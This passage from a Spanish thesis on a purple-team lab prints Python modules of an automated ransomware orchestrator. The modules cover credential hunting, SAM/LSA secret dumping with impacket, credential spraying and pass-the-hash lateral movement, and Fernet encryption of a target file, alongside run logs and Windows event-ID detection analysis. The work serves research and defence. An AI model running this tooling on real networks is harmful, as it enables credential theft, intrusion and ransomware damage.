28             pairs.append({
29                 "username": user["value"],
30                 "password": closest_password["value"],
31                 "evidence": f"{user['evidence']} | {
32                     closest_password['evidence']}",
```



```
30         })
31     return pairs
32
33     def _parse_content(content, path, source):
34
35         candidates = []
36
37         # username de .rdp (solo usuario).
38         if source == "rdp_file":
39             for username in _extract_rdp_usernames(content):
40                 candidates.append(CredentialCandidate(
41                     username=username, secret=None,
42                     source=source, location=path,
43                     evidence=f"username:s:{username}",
44                 ))
45
46         # pares clave=valor emparejados por proximidad.
47         users, passwords = _extract_key_value_pairs(content)
48         for pair in _pair_credentials(users, passwords):
49             candidates.append(CredentialCandidate(
50                 username=pair["username"], secret=pair["password"],
51                 source=source, location=path, evidence=pair["evidence"],
52             ))
53
54         # pares usuario:contraseña en línea (historial de PS,
55         # notas).
56         for user, password, evidence in _extract_inline_credentials(content):
57             candidates.append(CredentialCandidate(
58                 username=user, secret=password,
59                 source=source, location=path, evidence=evidence,
60             ))
61
62         # tokens / api keys sin usuario.
63         for token in _extract_tokens(content):
64             candidates.append(CredentialCandidate(
65                 username=None, secret=token["value"],
66                 source=source, location=path, evidence=token["evidence"],
67             ))
68     return candidates
```

Código 7.6: Patrones de extracción de credenciales candidatas en Skadi.

Mímir (volcado de memoria). La cabeza del gigante que custodia el pozo del conocimiento situado bajo el árbol *Yggdrasil*. Extrae credenciales que no están en ficheros sino en memoria protegida, apoyándose en las clases de `secretsdump` de *impacket*: hashes New Technology LAN Mana-

ger (NTLM) de la SAM para *pass-the-hash*, y las contraseñas en claro de los secretos LSA, que es donde cae `admin.tfg`. La razón de acceder a los secretos LSA y no a un volcado de LSASS puro es que en Windows Server moderno el texto plano de las sesiones está desactivado por defecto; pero si se puede llegar a recuperar la contraseña de una cuenta que corre como servicio. Un filtro descarta el ruido que no es una contraseña (cuentas de máquina, claves *Kerberos*, secretos de sistema, etc.).

```
1 def dump_credentials(access):
2
3     if RemoteOperations is None:
4         raise RuntimeError("impacket no esta instalado.
5                               Ejecuta: pip install impacket")
6
7     candidates = []
8     remote_ops = None
9
10    def _sam_callback(*args):
11        secret = args[-1]
12        if isinstance(secret, bytes):
13            secret = secret.decode("utf-8", errors="ignore")
14        parts = secret.split(":")
15        if len(parts) >= 4 and parts[0] and parts[3]:
16            candidates.append(CredentialCandidate(
17                username=parts[0], secret=None, nt_hash=
18                    parts[3],
19                source="lsass_sam", location=access.host,
20                evidence=secret,
21            ))
22
23    def _lsa_callback(*args):
24        secret = args[-1]
25        if isinstance(secret, bytes):
26            secret = secret.decode("utf-8", errors="ignore")
27        if ":" not in secret:
28            return
29
30        left, _, right = secret.partition(":")
31        user = left.split("\\")[-1].strip()
32        pwd = right.strip()
33
34        # Descartar ruido que NO es una contraseña en claro:
35        # - cuentas de maquina (terminan en '$'): claves/
36        #   hashes, no passwords
37        # - claves Kerberos: 'aesXXX-...', 'des-cbc-md5
38        #   :...'
39        # - hashes NT/LM: 32 hex, o el formato 'lm:nt::'
40        # - secretos de sistema tipo NL$KM, DPAPI, _SC_ que
41        #   no son user:pass
42        if user.endswith("$"):
43            return
44        if right.strip().lower().startswith(("aes", "des", "
45            rc4", "0x")):
```

```

39         return
40     if left.strip().upper() in {"NL$KM", "DPAPI_SYSTEM",
41                                "DPAPI_USERKEY"}:
42         return
43
44     import re as _re
45     if _re.fullmatch(r"[0-9a-fA-F]{32,}", pwd):
46         return
47
48     if user and pwd and 0 < len(pwd) < 200:
49         candidates.append(CredentialCandidate(
50             username=user, secret=pwd, nt_hash=None,
51             source="lsass_lsa", location=access.host,
52             evidence=secret,
53         ))
54
55     try:
56         log.debug("mimir: RemoteOperations + enableRegistry")
57         remote_ops = RemoteOperations(access.connection,
58                                     doKerberos=False)
59         remote_ops.enableRegistry()
60
61         log.debug("mimir: getBootKey")
62         boot_key = remote_ops.getBootKey()
63
64         log.debug("mimir: volcando SAM")
65         sam = SAMHashes(remote_ops.saveSAM(), boot_key,
66                         isRemote=True,
67                         perSecretCallback=_sam_callback)
68         sam.dump()
69         sam.finish()
70
71         log.debug("mimir: volcando LSA secrets")
72         lsa = LSASecrets(remote_ops.saveSECURITY(), boot_key,
73                          , remote_ops,
74                          isRemote=True, perSecretCallback=
75                          _lsa_callback)
76         lsa.dumpSecrets()
77         lsa.finish()
78
79     except Exception as e:
80         log.debug(f"mimir: fallo en volcado: {type(e)}.
81                  __name__: {e}")
82         return {"status": "error", "error": str(e), "
83                candidates": candidates}
84
85     finally:
86         if remote_ops is not None:
87             try:
88                 remote_ops.finish()
89             except Exception as e:
90                 log.debug(f"mimir: finish() fallo (ignorado)
91                          : {type(e).__name__: {e}")

```

```
83
84     log.debug(f"mimir: devolviendo {len(candidates)}
85             candidata(s)")
86     if not candidates:
87         return {"status": "empty", "candidates": []}
88     return {"status": "success", "candidates": candidates}
```

Código 7.7: Volcado de credenciales SAM y LSA en Mimir.

Thor (movimiento lateral). El martillo que golpea el siguiente *host* prueba el *loot* por SMB contra un objetivo. La clave está en que construye la lista de intentos ordenada por confianza: primero los pares (usuario, secreto) que Skadi o Mimir recolectaron ya emparejados, y solo después el producto cartesiano como red de seguridad. Los hashes NTLM se prueban únicamente contra su propia cuenta (*pass-the-hash* donde debe, nunca en el contexto cartesiano) y cada intento recorre los dominios que Bifröst descubrió para dicho *host*. Menos intentos significan menos ruido y menor riesgo de bloqueo de cuentas.

```
1  def _build_spray_list(credentials):
2
3      usernames, secrets = [], []
4      seen_u, seen_s = set(), set()
5      high_confidence = []
6
7      for c in credentials:
8          if c.username and c.username not in seen_u:
9              seen_u.add(c.username); usernames.append(c.
10                 username)
11          if c.secret and c.secret not in seen_s:
12              seen_s.add(c.secret); secrets.append(c.secret)
13          if c.username and c.secret:
14              high_confidence.append((c.username, c.secret,
15                 None))
16          if c.username and c.nt_hash:
17              high_confidence.append((c.username, None, c.
18                 nt_hash))
19
20      attempts, seen = [], set()
21
22      def _add(user, secret, nt_hash):
23          key = (user, secret, nt_hash)
24          if key not in seen:
25              seen.add(key)
26              attempts.append({"username": user, "secret":
27                 secret, "nt_hash": nt_hash})
28
29      # 1. Alta confianza (contraseñas y hashes juntos con su
30      # cuenta).
31      for user, secret, nt_hash in high_confidence:
32          _add(user, secret, nt_hash)
```

```

28
29     # 2. Cartesiano de contraseñas. Sin hashes.
30     for user in usernames:
31         for secret in secrets:
32             _add(user, secret, None)
33
34     return attempts
35
36
37 def lateral_move(credentials, target_ip, domain=None):
38
39     if not bifrost.is_reachable(target_ip):
40         return {"status": "unreachable", "attempts": 0}
41
42     attempts = _build_spray_list(credentials)
43     domains = [domain] if domain is not None else bifrost.
44         resolve_domains(target_ip)
45
46     tries = 0
47     for a in attempts:
48         for dom in domains:
49             tries += 1
50             log.debug(f"thor: probando {a['username']} dom
51                 ='{dom}' "
52                     f"{'[hash]'} if a['nt_hash'] else '[
53                         pass]'}")
54             access = bifrost.smb_access(
55                 target_ip, a["username"],
56                 secret=a["secret"], domain=dom, nt_hash=a["
57                     nt_hash"],
58             )
59             if access is not None:
60                 return {
61                     "status": "success",
62                     "username": a["username"],
63                     "secret": a["secret"],
64                     "nt_hash": a["nt_hash"],
65                     "domain": dom,
66                     "access": access,
67                     "attempts": tries,
68                 }
69
70     return {"status": "failed", "attempts": tries}

```

Código 7.8: Construcción de la lista de intentos ordenada por confianza y el movimiento lateral en Thor.

Loki (recolección y cifrado de la *flag* en el DC). Dios del engaño y las mentiras, es el encargado de analizar archivos críticos y cotejarlos, mediante un diccionario, hasta encontrar el *match* del archivo o lista de archivos *flag*. De nuevo, este módulo es agnóstico al tipo de archivo, lee a

ciegas todo lo que encaja bajo su criterio, sin saber ni importarle si son *canaries*. Que una de esas lecturas dispare el evento 4663 es una consecuencia observable del lado defensivo (Sección 7.3), no decisión del atacante. Si Loki evitara los señuelos a propósito, se perdería justamente la foto Purple del ejercicio.

```
1  def loot(access):
2
3      critical_files = []
4      flag = None
5      flag_path = None
6      seen = set()
7
8      for directory in CRITICAL_DIRECTORIES:
9          try:
10             files = access.list_files(directory, recurse=
11                 True)
12             except Exception:
13                 continue
14
15             for path in files or []:
16                 if not path or path in seen:
17                     continue
18                 seen.add(path)
19                 if not _is_critical(path):
20                     continue
21
22                 content = _read(access, path)
23
24                 if content is None:
25                     critical_files.append({
26                         "path": path,
27                         "preview": "(no legible como texto)",
28                         "has_flag": False,
29                     })
30                     continue
31
32                 match = FLAG_PATTERN.search(content)
33                 has_flag = bool(match)
34                 if has_flag and match.group(0) == config.
35                     TARGET_FLAG:
36                     flag = match.group(0)
37                     flag_path = path
38
39                 preview = content.strip().replace("\n", " ")[:
40                     PREVIEW_CHARS]
41                 critical_files.append({
42                     "path": path,
43                     "preview": preview,
44                     "has_flag": has_flag,
45                 })
46
47             return {"critical_files": critical_files, "flag": flag,
```

```
"flag_path": flag_path}
```

Código 7.9: Recolecta de archivos críticos y comprobación de la *flag* en Loki.

Cabe destacar un apunte importante, aunque las funciones de cifrado viven en Odín por temas de diseño, la propia acción se le atribuye a Loki en logs por decisión temática. Para la función de cifrado se usa *Fernet*, método de cifrado simétrico que garantiza que el mensaje cifrado no pueda ser manipulado ni leído sin la clave de cifrado (utiliza una codificación segura para Uniform Resource Locator (URL) para la clave) [59].

```

1  import os
2  from cryptography.fernet import Fernet
3
4  def _encrypt_flag(state):
5      dc = next(
6          (
7              h for h in state.hosts.values()
8              if h.compromised and _is_domain_controller(h)
9          ),
10         None
11     )
12
13     if not dc or not state.flag_path:
14         return
15
16     # 1. Preparación del directorio de claves
17     keys_path = "keys"
18
19     if not os.path.exists(keys_path):
20         log.debug(f"Creando carpeta de claves en: {keys_path}")
21         os.makedirs(keys_path, exist_ok=True)
22         log.info(f"Carpeta '{keys_path}' creada correctamente", tag="ODIN")
23     else:
24         log.debug(f"Carpeta de claves detectada en '{keys_path}'")
25
26     key_file_path = os.path.join(keys_path, "TFG_key.key")
27
28     # 2. Generación y almacenamiento de la clave
29     log.debug("Generando nueva clave Fernet...")
30
31     key = Fernet.generate_key()
32
33     with open(key_file_path, "wb") as key_file:
34         key_file.write(key)
35
36     log.success(
37         f"Clave generada y guardada en '{key_file_path}'",
38         tag="LOKI"
39     )

```

```
39
40     # 3. Lectura y cifrado de la flag
41     flag_path = state.flag_path
42
43     log.debug(
44         f"FLAG objetivo recibida desde state: {flag_path}"
45     )
46
47     try:
48         log.info(
49             f"Leyendo contenido de '{flag_path}'...", tag="
              ODIN"
50         )
51
52         original_content = dc.access.read_file(flag_path)
53
54         if original_content is None:
55             log.error(
56                 f"No se pudo leer '{flag_path}' en el DC.",
57                 tag="LOKI"
58             )
59             return
60
61         log.debug(
62             f"Encriptando {len(original_content)} bytes..."
63         )
64
65         encrypted_content = Fernet(key).encrypt(
66             original_content)
67
68         flag_banner = (banner).encode("utf-8")
69
70         encrypted_content += flag_banner
```

Código 7.10: Función de cifrado mediante librería criptográfica *Fernet*.

Odín (orquestador). El padre de todos (*Allfather*), deidad de la sabiduría, la guerra, la muerte, la poesía y la magia. Es dueño del bucle principal, del estado y de la narración. Consulta el estado, reconoce con *Heimdall* y despacha cada fase al módulo correspondiente; la *flag* es la condición de parada.

```
1  while state.flag is None:
2      host = state.next_pending()
3      if host is None:
4          break
5
6      log.info(f"==== Explotando {host.ip} =====", tag="ODIN")
7
8      # RECON (Heimdall) sobre las subredes en alcance
9      for subnet in config.SUBNETS:
```

```

10         if subnet not in swept:
11             with log.timer(f"-> {subnet}", tag="HEIMDALL"):
12                 _recon_subnet(state, subnet)
13                 swept.add(subnet)
14
15         # Si es el DC -> Loki lootea y revela la flag
16         if _is_domain_controller(host):
17             log.success(f"{host.ip} identificado como Domain
18                 Controller (88+389)", tag="LOKI")
19             result = loki.loot(host.access)
20             if result["flag"]:
21                 state.flag = result["flag"]
22                 state.flag_path = result["flag_path"]
23                 log.success(f"FLAG capturada: {result['flag']}",
24                     tag="LOKI")
25                 host.exploited = True
26                 continue
27
28         # RECOLECCION (Skadi) sobre este host
29         if host.access is not None:
30             with log.timer(f"-> {host.ip}", tag="SKADI"):
31                 hunt = skadi.credential_hunt(host.access)
32                 if hunt["status"] == "success":
33                     state.credentials.extend(hunt["candidates"])
34
35         # VOLCADO LSA (Mimir) solo con acceso admin por SMB
36         if isinstance(host.access, bifrost.SmbAccess):
37             with log.timer(f"-> {host.ip}", tag="MIMIR"):
38                 dump = mimir.dump_credentials(host.access)
39                 if dump["status"] == "success":
40                     state.credentials.extend(dump["candidates"])
41
42         # MOVIMIENTO LATERAL (Thor) contra vecinos no
43         # comprometidos
44         for target in list(state.hosts.values()):
45             if target.compromised or target.so != "Windows":
46                 continue
47             with log.timer(f"-> {target.ip}", tag="THOR"):
48                 res = thor.lateral_move(state.credentials,
49                     target.ip)
50             if res["status"] == "success":
51                 state.mark_compromised(target.ip, access=res["
52                     access"])
53
54         host.exploited = True

```

Código 7.11: Bucle principal de la campaña *ransomware*, reside en Odín (*Flag* como condición de parada).

Dos detalles de peso que le quitan determinismo a **RAGNAROK**:

- El controlador de dominio se identifica por rol no por dirección, es decir, la IP no se encuentra hardcodeada, sino que se realiza una com-

probación de los puertos 88 (*Kerberos*) y 389 (Lightweight Directory Access Protocol (LDAP)), puertos comunes a un DC, y se marca como tal.

- El bucle es completamente general, es decir, la campaña se propaga independientemente del número de *host* que existan en la red.

Sobre esta base, el *ransomware* recorre la columna vertebral esperada. Desde el *foothold* en TFG-PC_RRHH, *Heimdall* descubre TFG-PC_IT en la VLAN 100 y el controlador en la VLAN 300. *Thor* realiza la acción del salto a TFG-PC_IT con la credencial de *ithelp*. Ya sobre el pivote, *Mímir* recupera de los secretos LSA la contraseña en claro de *admin.tfg*, que *Thor* prueba contra el controlador de dominio, autentica, y el DC queda comprometido. *Loki* recolecta sus ficheros críticos, revela y cifra la *flag*. Los resultados de esta ejecución, con sus trazas y su correlación defensiva, se presentan en la Sección 7.6.

7.5.3. Determinismo del método frente a descubrimiento del entorno

Que **RAGNAROK** sea determinista en su metodología, no significa que lleve escritas las respuestas al problema. El alcance se configura, mientras que la identidad y los secretos se descubren en tiempo de ejecución.

El caso más claro es el dominio. El nombre del bosque, *tfg.local*, no está en *config.py*, *Bifröst* lo descubre forzando un reto de autenticación anónimo, del que el propio servidor devuelve su nombre de dominio. Codificarlo habría difuminado la frontera comentada anteriormente y, más importante, habría hecho que **RAGNAROK** obtuviese información privilegiada respecto al agente de refuerzo.

```
1 def resolve_domains(host):
2
3     domains = [""]
4     if SMBConnection is None:
5         return domains
6
7     try:
8         probe = SMBConnection(remoteName=host, remoteHost=
9                               host,
10                               sess_port=DEFAULT_SMB_PORT,
11                               timeout=DEFAULT_TIMEOUT)
12
13     except Exception:
14         return domains
15
16     try:
17         probe.login("", "")
18     except Exception:
```

```

16         pass
17
18     try:
19         name = probe.getServerName()
20         if name and name not in domains:
21             domains.append(name)
22
23         for getter in ("getServerDNSDomainName", "
24                       getServerDomain"):
25             try:
26                 value = getattr(probe, getter)()
27             except Exception:
28                 value = None
29             if value and value not in domains:
30                 domains.append(value)
31     except Exception:
32         pass
33     finally:
34         try:
35             probe.close()
36         except Exception:
37             pass
38
39     return domains

```

Código 7.12: Descubrimiento del dominio por sondeo en Bifröst, sin codificación en la configuración.

Dos ajustes más completan el comportamiento robusto del orquestador. Un *timeout* corto por intento, combinado con una comprobación previa de alcance del *host*, evita que un objetivo inalcanzable cuelgue la campaña. Durante pruebas funcionales del proyecto, el valor por defecto de *impacket*, multiplicado por el producto cartesiano contra un *host* muerto, llegó a colgar la ejecución del mismo durante más media hora. El propio recorrido del sistema de ficheros se realiza una sola vez por *host*, podando de antemano los subárboles inútiles, porque cada lectura por SMB cuesta tiempo y genera ruido.

7.5.4. Límites de la implementación del orquestador

En coherencia con el rigor que se le exige al resto del trabajo, conviene declarar los límites reales de **RAGNAROK**, que además marcan una guía precisa de mejora. El más relevante es que la recolección en el *foothold* está *sembrada*: las credenciales de TFG-PC_RRHH se hardcodean en el estado en lugar de leerse en vivo, porque LocalAccess solo lee si el código se ejecuta dentro de la víctima y **RAGNAROK** corre desde TFG-KALI. Es la mayor concesión de determinismo, y su cierre natural es el canal de *reverse shell* ya descrito en el vector de acceso.

En la misma línea, el controlador de dominio es hoy alcanzable directamente desde TFG-KALI por una regla amplia de TFG-pfSense; una arquitectura plenamente segmentada forzaría a pivotar a través de TFG-PC_IT mediante un túnel, lo que constituye la evolución más inmediata una vez se aplique la ACL estricta.

El determinismo de **RAGNAROK** no es un defecto, es su diseño propio. Debe ser un guion fijo precisamente porque es el *playbook* experto contra el que se contrasta la política aprendida durante los entrenamientos RL. Lo que se ha evitado no es el determinismo, sino la codificación de las respuestas concretas del entorno: el alcance se configura, pero la identidad y los secretos se descubren. Esta distinción cierra la presente sección.

7.6. Resultados de la campaña ransomware en el laboratorio virtualizado

Con el laboratorio construido y el orquestador terminado, la prueba final es la que da sentido a todo el capítulo: ejecutar la campaña de principio a fin sobre las máquinas reales y verificación de resultados. Se comprobará que la cadena de ataque descubierta en simulación se sostiene sobre sistemas operativos reales y alcanza su objetivo de forma autónoma y que cada paso de dicha cadena deja una traza observable desde el lado defensivo.

7.6.1. Captura del objetivo y trazas de la cadena

La campaña se ejecuta desde TFG-KALI con una única orden (`sudo python3 odin.py`) y avanza sin intervención humana hasta encontrar y cifrar la *flag*. El recorrido reproduce exactamente la columna vertebral que se anticipó: del *foothold* en TFG-PC_RRHH al pivote TFG-PC_IT, y de ahí a TFG-DC. La Tabla 7.7 resume la cadena completa, salto a salto, con el módulo responsable, la técnica empleada y su correspondencia con MITRE ATT&CK [21].

El desenlace es el cifrado del fichero objetivo, `C:\datos_criticos\secret_flag.txt`. Su contenido se valida contra el valor esperado y confirma el compromiso completo del activo más crítico de la organización simulada. La Figura 7.3 muestra la salida de la campaña en el momento de la captura y la ejecución completa de la campaña puede visualizarse en la demostración en vídeo [13].

Más allá de la verificación del objetivo, la campaña concluye con el cifrado del archivo, una acción que reproduce el comportamiento destructivo característico del *ransomware*. Asimismo, se incorpora una nota de rescate, uno de los elementos más representativos y distintivos de este tipo de

7.6. Resultados de la campaña ransomware en el laboratorio virtualizado

102

#	Fase	Módulo	Acción sobre el laboratorio	ATT&CK
1	Acceso inicial	—	<i>Foothold</i> en TFG-PC_RRHH (post-ClickFix)	T1204.004
2	Reconocimiento	Heimdall	Descubrimiento de TFG-PC.IT y TFG-DC por barrido TCP	T1046
3	Recolección	Skadi	Caza de credenciales en TFG-PC_RRHH	T1552.001
4	Movimiento lateral	Thor	Salto a TFG-PC.IT con <i>ithelp</i> (admin local)	T1021.002
5	Volcado de credenciales	Mímir	Secretos LSA en TFG-PC.IT: <i>admin.tfg</i> en claro	T1003
6	Movimiento lateral	Thor	Salto a TFG-DC con <i>admin.tfg</i> (Domain Admin)	T1021.002
7	Impacto	Loki	Lectura y cifrado de <i>secret_flag.txt</i>	T1486

Tabla 7.7: Cadena de ataque validada de extremo a extremo sobre el laboratorio físico.

```
[04:26] [v] LOKI FLAG capturada: FLAG{tfg_purple_team_DC00_comprometido}
[04:26] [v] ODIN Campaña completada: DC comprometido y flag capturada → FLAG{tfg_purple_team_DC00_comprometido}
[04:26] [DEBUG] Carpeta de claves detectada en 'keys'
[04:26] [DEBUG] Generando nueva clave Fernet ...
[04:26] [v] LOKI Clave generada y guardada en 'keys/TFG_key.key'
[04:26] [DEBUG] FLAG objetivo recibida desde state: C:\datos_criticos\secret_flag.txt
[04:26] [i] ODIN Leyendo contenido de 'C:\datos_criticos\secret_flag.txt' ...
[04:26] [DEBUG] Encriptando 41 bytes ...
[04:26] [v] LOKI Archivo 'C:\datos_criticos\secret_flag.txt' encriptado correctamente
```

Figura 7.3: Salida de **RAGNAROK** al completar la campaña: captura autónoma de la *flag* en TFG-DC.

Un aspecto que conviene destacar es el tiempo. La campaña completa, desde el *foothold* hasta la captura, se resuelve en cuestión de minutos: el módulo de registro cronometra cada fase y permite reconstruir la duración de extremo a extremo. La Tabla 7.8 recoge dichos tiempos, que ilustran hasta qué punto una cadena de movimiento lateral automatizada comprime la ventana de respuesta que dispondría un defensor humano.

7.6.2. Correlación Red $\leftrightarrow$ Blue: fotografía Purple

La sección anterior muestra el ataque desde el lado ofensivo: qué hizo **RAGNAROK** y en qué resultó. Esta lo estudia desde otro lado, y es la que cierra el sentido Purple del laboratorio. Cada acción de la campaña es ejecutada por el atacante sin ninguna pista de estar siendo observado dejando así huellas en los registros de auditoría de TFG-DC. Observar ambas

Fase	Módulo	Duración
Reconocimiento de subredes	Heimdall	46,5 s
Caza de credenciales (TFG-PC_RRHH)	Skadi	~0 s
Salto a TFG-PC_IT	Thor	0,1 s
Caza de credenciales (TFG-PC_IT)	Skadi	128,0 s
Volcado LSA (TFG-PC_IT)	Mímir	7,2 s
Salto a TFG-DC	Thor	1,8 s
Cifrado de la <i>flag</i>	Loki	~84 s
Total campaña		267 s (~4 min 27 s)

Tabla 7.8: Duración por fase de la campaña, medida por el módulo de registro Ratatöskr.

visiones en paralelo es justamente la visión que un equipo Purple Team tendría tras ver los resultados.

Desde el lado ofensivo, Thor recorre el botín ordenado por confianza y solo acierta con `admin.tfg` tras 28 intentos fallidos, siendo la credencial válida el intento número 29. Desde el lado defensivo, esos 28 rechazos no son invisibles: son una ráfaga de eventos 4625 (inicios de sesión fallidos) contra la misma máquina en una ventana de tiempo escasa, que es precisamente la firma canónica de un *credential spraying*. Lo que para el atacante es el coste natural de no conocer de antemano la credencial buena, para el defensor es una señal alta de sospecha (Tabla 7.9).

Acción de RAGNAROK	Evento	Qué revela al defensor
<i>Spray</i> de 28 credenciales fallidas contra el DC	4625	Ráfaga de inicios de sesión fallidos: firma de <i>credential spraying</i>
Autenticación válida de <code>admin.tfg</code> en el DC	4624	Inicio de sesión correcto de una cuenta de dominio
Uso de la cuenta privilegiada en el DC	4672	Asignación de privilegios especiales: actividad de cuenta administrativa
Ejecución de utillaje sobre el DC	4688	Creación de proceso con su línea de comandos completa
Lectura del objetivo <code>secret_flag.txt</code> y de un fichero <i>canary</i> por Loki	4663	Acceso a objetos auditados que ningún proceso legítimo debería tocar

Tabla 7.9: Correlación entre las acciones ofensivas de RAGNAROK y las trazas observables generadas en TFG-DC

De todas las trazas, la más relevante es el evento 4663 disparado por el *canary*, porque es la de mayor fiabilidad. Mientras que un inicio de sesión o una creación de proceso pueden tener connotación legítima, la lectura de un fichero cebo que ningún flujo de trabajo normal toca es, prácticamente con certeza actividad hostil. La Figura 7.5 muestra uno de estos eventos tal

y como aparece en el visor de sucesos del controlador de dominio, generado por la lectura que Loki realiza durante la campaña.




Figura 7.5: Muestra del evento 4663 en el registro de seguridad de TFG-DC.

En consonancia con lo expuesto al inicio del capítulo, estas trazas han sido observadas, pero no correlacionadas ni procesadas en tiempo real. La instrumentación se ha concentrado en el controlador de dominio, objetivo final del ataque, mientras que la telemetría del pivote TFG-PC-IT y el desarrollo de un recolector capaz de consumir y guardar estas señales se plantean como líneas de trabajo futuro (Capítulo 9). Por tanto, el laboratorio demuestra que la amenaza es real y observable.

Capítulo 8

Endurecimiento y evaluación de robustez

Los capítulos anteriores describen dos agentes que rinden muy bien dentro del entorno para el que se entrenaron: el Red cifra los tres *crown jewels* en más del 99 % de los episodios, y el Blue neutraliza la práctica totalidad de los *playbooks* adversarios. Ese resultado, sin embargo, dice poco por sí solo. Una política que solo funciona bajo las condiciones exactas de su entrenamiento es de poca utilidad práctica, porque en un escenario real ni las defensas ni el atacante permanecen fijos. La pregunta que interesa no es cómo de buena es una política frente a un rival concreto, sino cuánto aguanta cuando ese rival (o el entorno que lo rodea) se endurece. Este capítulo la responde sometiendo a ambos agentes a una batería de pruebas de esfuerzo, con un doble objetivo: medir su degradación y localizar el punto exacto en el que dejan de ser eficaces.

Los scripts de los experimentos de robustez se incluyen en el repositorio [12].

8.1. Metodología de *stress test* sobre políticas entrenadas

Se entiende por *stress test* el procedimiento de endurecer de forma progresiva y controlada el entorno de uno de los dos agentes, reentrenarlo desde cero en cada configuración con los mismos hiperparámetros, y medir cómo cae su rendimiento respecto a la línea base de los capítulos 5 y 6. Hay un matiz metodológico que conviene fijar desde el principio, porque condiciona la lectura de todo lo que sigue: no se evalúa una política congelada bajo condiciones más duras, sino que se deja al agente *reaprender* una política

óptima en cada nivel. Lo que se mide, por tanto, no es la fragilidad de un modelo concreto ante un cambio, sino el techo de rendimiento que la clase de política puede alcanzar cuando el problema se vuelve más difícil. Esta elección responde a una pregunta más profunda para nuestros fines, si la *estrategia* sobrevive al endurecimiento y mantiene la coherencia con la decisión, ya justificada en la Sección 6.2.1.

El estudio se organiza sobre dos ejes. En el primero se endurece el entorno del agente Blue, dotando al adversario codificado de mayor velocidad, para medir hasta dónde resiste la defensa a un atacante cada vez más rápido (Sección 8.2). En el segundo se endurece el entorno del agente Red, apilando capas defensivas sobre la topología, para medir la resiliencia de la política ofensiva frente a una defensa creciente (Sección 8.3). Ambos convergen en el análisis comparado de la Sección 8.4.

La estructura de los dos ejes no es simétrica, y la diferencia la impuso el propio comportamiento experimental. El endurecimiento del Red se construye de forma **acumulativa**: cada nivel añade una capa nueva sin retirar las anteriores (nivel 1, *honeypots* dinámicos; nivel 2, lo anterior más presión de detección del SOC; nivel 3, lo anterior más un defensor reactivo o *mini-Blue*). Esta composición reproduce fielmente una defensa en profundidad, donde las capas coexisten. El endurecimiento del Blue, en cambio, se organiza como un **barrido de un único eje** acompañado de controles. La razón, que se detalla en la Sección 8.2, es que de todas las palancas defensivas evaluadas solo una degrada realmente la política aprendida (forzar niveles artificiales habría escondido ese hallazgo).

Cada configuración pasó por dos fases. Una de **calibración**, con una sola semilla y 250 000 pasos, para localizar los rangos en los que la palanca produce efecto y descartar los valores triviales o degenerados. Y una **definitiva**, con cinco semillas independientes y 500 000 pasos, para consolidar los puntos de operación y reportar los resultados como media $\pm$ desviación típica. Un detalle del protocolo que es determinante: los hiperparámetros de *MaskablePPO* se mantienen idénticos a los de los entrenamientos base (Cuadros 5.3 y equivalente del Blue). Es esa restricción la que garantiza que la degradación sea atribuible al entorno y no a un reajuste del agente; si el agente rinde peor, es porque el problema se ha endurecido, no porque se le haya cambiado la configuración de aprendizaje. El Cuadro 8.1 resume el diseño.

Aspecto	Eje Blue Team	Eje Red Team
Agente reentrenado	Blue Team	Red Team
Elemento endurecido	Adversario codificado	Defensas del entorno
Estructura	Barrido de un eje + controles	Niveles acumulativos
Palanca	Velocidad del adversario	<i>Honeypots</i> + SOC + <i>mini-Blue</i>
Rango explorado	$\times 1$ a $\times 10$ pasos/turno	Niveles 1–3
Calibración	1 semilla / 250 000 pasos	1 semilla / 250 000 pasos
Definitivo	5 semillas / 500 000 pasos	5 semillas / 500 000 pasos

